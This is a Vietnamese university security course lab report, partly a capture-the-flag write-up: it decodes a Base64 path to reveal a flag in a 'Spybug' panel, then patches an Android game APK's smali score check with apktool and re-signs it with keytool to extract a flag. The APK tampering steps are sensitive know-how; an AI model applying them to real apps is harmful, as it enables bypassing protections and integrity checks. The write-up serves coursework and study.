Path	/JUMyJUeWU3B5YnVnJTlwjdEIMEFMb2ctb3V0JTBBV2VsY29tZSUyMGJhY2slMjBmbGFnJTdCbWltZV9zbmlmZmluZ19pc19jbz29sX3pZzh0Pz8/JTdeJTBBJUmyJUeWQWdlbnRzJTBBJTBBSUQMIDlib3N0bmFtZSUwOVbsYXRmb3JtUTAS5QXjaCUwQWE2YTE1NWlM3LTU5ZjQtNDIxMyO4NWMDLWZkNGFiNWY1ZGU1ZiUwOSUwOSUwOSUwQWg2NjdiZnFlTcxNmltNDRIYyO4OGlwLTVMjkzY2UzNmMwMiUwOSUwOXRic3QIMDI0XNOjTBBNWfkNjExYjAtODBiNy00MDk3LTk4MTktNGU2ZTcxOWE3ODRlTA5bG9jYWxob3N0JTA5bGludXglMDk2NC1iaXQlMEExYWYONGlSZC1mNGJlTRiMTetOdHhOS1mMmQ4ZWl2YTMTMTEIMdk=
Query string	

- Báo cáo Bảo mật Web và Ứng dụng
HOC KỲ II – NĂM HỌC 2022-2023

The image shows a Base64 decoder interface on the left and a terminal window on the right. The decoder has a dropdown menu set to 'Alphabet' with 'A-Za-z0-9+/' selected. The 'Remove non-alphabet chars' checkbox is checked, and 'Strict mode' is unchecked. The 'URL Decode' button is visible at the bottom. The terminal window shows the output of a command, displaying system information and a flag.

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

URL Decode

Output

```

Spybug v1
Log-out
Welcome back flag{mime_sniffing_is_cool_right???}
Agents

ID      Hostname      Platform      Arch
a6a155c7-59f4-4213-85c4-fd4ab5f5de5f
8667c71b-716b-44b7-88b0-5c293ce36c02      test      test
5ad611b0-80e7-4097-9819-4e6e719a784b      localhost
linux   64-bit
1af44b9d-f4bb-4b11-88a9-f2d8eb6a3511
  
```

⇒ Đáp án là **flag{mime_sniffing_is_cool_right???**

4. FLAPPY BIRD

Sau khi ngòì tìm hiểu cấu trúc file của file APK, phát hiện ra ở class **Champion.class**, tại hàm xử lý sự kiện **onCreate()** đang gọi một hàm tên là **getFlag()**

```

10 public class Champion extends AppCompatActivity {
11     private AppBarConfiguration appBarConfiguration;
12
13     static {
14         System.loadLibrary("native-lib");
15     }
16
17     public native String getFlag();
18
19     protected void onCreate(Bundle savedInstanceState) {
20         super.onCreate(savedInstanceState);
21         String var3 = this.getFlag();
22         this setContentView(2131427356);
23         TextView var2 = (TextView) this.findViewById(2131230803);
24         var2.setText("");
25         var2.setText(var3);
26     }
27
28     public boolean onSupportNavigateUp() {
29         boolean var1;
30         if (!NavigationUI.navigateUp(Navigation.findNavController(this, 2131230838), this.appBarConfiguration) && !super.onSupportNavigateUp()) {
31             var1 = false;
32         } else {
33             var1 = true;
34         }
35
36         return var1;
37     }
38 }
  
```

- Tại class **gameView\$2\$1.class**, ở dòng 58, khi người chơi đạt 999999999 điểm, thì nó sẽ gọi hàm **startChampionActivity()** – chính là **Champion.class** ở phía trên.

```

54
55     try {
56         if (gameView.access$700(this.this$1.this$0).isAlive()) {
57             gameView.access$808(this.this$1.this$0);
58             if (gameView.access$800(this.this$1.this$0) == 999999999) {
59                 this.this$1.this$0.startChampionActivity();
60             }
61         }
62     } catch (Exception var4) {
63         var10001 = false;
64         break label161;

```

- Bây giờ, nếu ta thay đổi số điểm cần đạt được là 0, vậy lúc này ta sẽ có thể lấy được flag mà không tốn sức chơi game. Đầu tiên, ta cần phải giải nén file APK này ra để thực hiện việc chỉnh sửa:

```

(fl0r3nn@fl0r3nn)-[~/Desktop/android]
$ apktool d -f -r ./app-release_chall.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on app-release_chall.apk
I: Copying raw resources ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

(fl0r3nn@fl0r3nn)-[~/Desktop/android]
$

```

- Sau đó vào **gameView\$2\$1.smali**, thay đổi giá trị 999999999 (được viết dưới dạng hex là 0x3b9ac9ff) thành 0x0.

```

gameView$2$1.smali x
351     invoke-static {v0}, Lcon
352
353     move-result v0
354
355     const v1, 0x3b9ac9ff
356

```

Hình . Giá trị trước khi thay đổi.

```

gameView$2$1.smali •
351     invoke-static {v0},
352
353     move-result v0
354
355     const v1, 0x0
356

```

Hình . Giá trị sau khi thay đổi.

- Sửa kết quả trả về của game in

```

14
15
16 # direct methods
17 .method public constructor <init>()V
18     .locals 0
19
20     .line 19
21     invoke-direct {p0}, Ljava/lang/Object;-><init>()V
22
23     return-void
24 .end method
25
26 .method public static gameInfo(Landroid/content/Context;)Ljava/lang/String;
27     .locals 3
28
29     const-string v0, "LOG:"
30
31     const-string v1, "In game info"
32
33     .line 68
34     invoke-static {v0, v1}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
35
36     .line 71
37
38     const-string p0, "/Y0axpu01ZmBMzmoe0MAJQ=="
39
40     return-object p0
41 .end method
42

```

- Sau đó, ta build lại app:

```

(fl0r3nn@fl0r3nn)-[~/Desktop/androoid]
$ apktool b app-release_chall -o getflag.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Copying raw resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: getflag.apk

```

Hình . Build lại app.


- Bởi vì file APK đã bị sửa, nên tính toàn vẹn của file không còn, nghĩa là chữ ký trong file cũ không còn khớp với file mới nữa, nên em cần phải ký lại file này.

```
(fl0r3nn@fl0r3nn)-[~/Desktop/androidid]
$ keytool -genkey -v -keystore flappyKey.keystore -alias signkey -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]:
What is the name of your organizational unit?
[Unknown]:
What is the name of your organization?
[Unknown]:
What is the name of your City or Locality?
[Unknown]:
What is the name of your State or Province?
[Unknown]:
What is the two-letter country code for this unit?
[Unknown]:
Is CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Unknown, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
[Storing flappyKey.keystore]

(fl0r3nn@fl0r3nn)-[~/Desktop/androidid]
$
```

- Cuối cùng là cài đặt, chạy app và chơi thử



⇒ **flag{ck0n_vj3c_kh0_d3_d4n_d4u}**

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT101.K11.ANTT]-Session1_Group3.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT